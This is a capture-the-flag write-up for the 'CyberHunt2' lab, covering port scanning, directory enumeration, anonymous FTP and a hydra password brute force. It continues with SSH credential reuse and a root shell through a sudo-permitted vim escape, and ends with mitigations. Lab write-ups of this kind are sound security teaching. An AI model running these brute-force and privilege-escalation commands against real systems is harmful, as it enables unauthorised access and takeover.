3/2/2026

Challenge-05

Solving CTF Labs on ThunderCipher

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
CyberHunt2 – Writeup

Difficulty: Easy
Category: Linux / Network Exploitation
Vulnerability: Weak Credentials + Credential Reuse + Sudo Misconfiguration
Target IP: 192.168.5.183
Open Ports: 21, 80, 7223



Challenge Description

CyberHunt2 is a network-based challenge focusing on exposed services and weak credentials. The objective is to enumerate open services, identify misconfigurations, reuse discovered credentials, and escalate privileges to obtain both user and root flags.

The hint suggests that weak credentials left during testing may lead to system compromise.

Enumeration Phase

Step 1 – Initial Port Scanning


Performed initial scan:

nmap 192.168.5.183 -sV -sS -A

Open ports discovered:

21 (FTP)


80 (HTTP)



Step 2 – Web Enumeration


Accessed:

http://192.168.5.183



Sometimes patience beats guessing.


Checked robots.txt and performed directory enumeration using gobuster.



gobuster dir -u http://192.168.5.183 -w word.dir

Discovered hidden directory:


/happy



Accessing /happy revealed an HTML comment:

<!-- username: shadowops >

This exposed a valid username: **shadowops**



FTP Analysis

Connected to FTP:


ftp 192.168.5.183

Anonymous access was allowed.

Discovered a file named:

word.dir

Downloaded the wordlist for further enumeration.




Credential Brute Force

Using discovered username and wordlist:

hydra -l shadowops -P word.dir ftp://192.168.5.183

Valid credentials found:

Username: shadowops
Password: Ti@gO



User Flag Retrieval


Logged in via FTP using discovered credentials.

Downloaded:

user.txt

Flag obtained:

ThunderCipher{ftp_to_ssh_owned_0x8917}



Hidden Service Discovery

Performed full port scan:

nmap -p- 192.168.5.183

Discovered additional open port:


7223 (SSH)

Service version scan:

nmap -p 7223 -sV 192.168.5.183

Service identified:

OpenSSH 8.2p1 Ubuntu



SSH Access


Connected via SSH:

ssh shadowops@192.168.5.183 -p 7223

Used previously discovered password.

Successfully logged in as:

shadowops



Privilege Escalation


Checked sudo permissions:

sudo -l

Output:

(root) NOPASSWD: /usr/bin/vim

This indicates a Sudo Misconfiguration.



Exploiting Vim for Root Access

Executed:

sudo vim -c ':!/bin/bash'

Spawned root shell.

Verified:

whoami
root

```
shadowops@cyberhunt2:~$ whoami
shadowops
shadowops@cyberhunt2:~$ sudo -l
Matching Defaults entries for shadowops on cyberhunt2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\

User shadowops may run the following commands on cyberhunt2:
    (root) NOPASSWD: /usr/bin/vim
shadowops@cyberhunt2:~$ sudo vim -c ':!/bin/bash'

root@cyberhunt2:/home/shadowops# whoami
root
root@cyberhunt2:/home/shadowops# ls
user.txt
root@cyberhunt2:/home/shadowops# cat /root/root.txt
ThunderCipher{misconfigurations_dont_get_exploited_people_do}
root@cyberhunt2:/home/shadowops#
```

Root Flag

Retrieved:

cat /root/root.txt

Flag:

ThunderCipher{misconfigurations_dont_get_exploited_people_do}


```
User shadowops may run the following commands on cyberhunt2:
    (root) NOPASSWD: /usr/bin/vim
shadowops@cyberhunt2:~$ sudo vim -c ':!/bin/bash'

root@cyberhunt2:/home/shadowops# whoami
root
root@cyberhunt2:/home/shadowops# ls
user.txt
root@cyberhunt2:/home/shadowops# cat /root/root.txt
ThunderCipher{misconfigurations_dont_get_exploited_people_do}
root@cyberhunt2:/home/shadowops#
```

Vulnerability Explanation

1. **Weak Credentials**

- Test credentials were left active in FTP.

2. **Credential Reuse**

- Same credentials worked for SSH service.

3. **Hidden Service (Security by Obscurity)**

- SSH was running on non-standard port 7223.

4. **Sudo Misconfiguration**

- User allowed to run /usr/bin/vim as root without password.

This falls under:

Broken Access Control
OWASP Top 10 – A01

Impact

• Full system compromise
• User data exposure
• Root-level access achieved
• Misconfiguration allowed total takeover

Mitigation

• Disable anonymous FTP
• Enforce strong password policies
• Avoid credential reuse
• Remove unnecessary sudo privileges
• Do not allow editors like vim in sudo without restriction
• Restrict SSH to standard port with firewall rules


Attack Flow Summary

• Scanned target → Found FTP & HTTP
• Discovered hidden directory → Found username
• Brute forced FTP → Found password
• Retrieved user flag
• Full port scan → Found hidden SSH
• Reused credentials → SSH access
• Checked sudo permissions
• Exploited vim NOPASSWD
• Gained root access
• Retrieved root flag

Final Flags

User Flag:

ThunderCipher{ftp_to_ssh_owned_0x8917}

Root Flag:

ThunderCipher{misconfigurations_dont_get_exploited_people_do}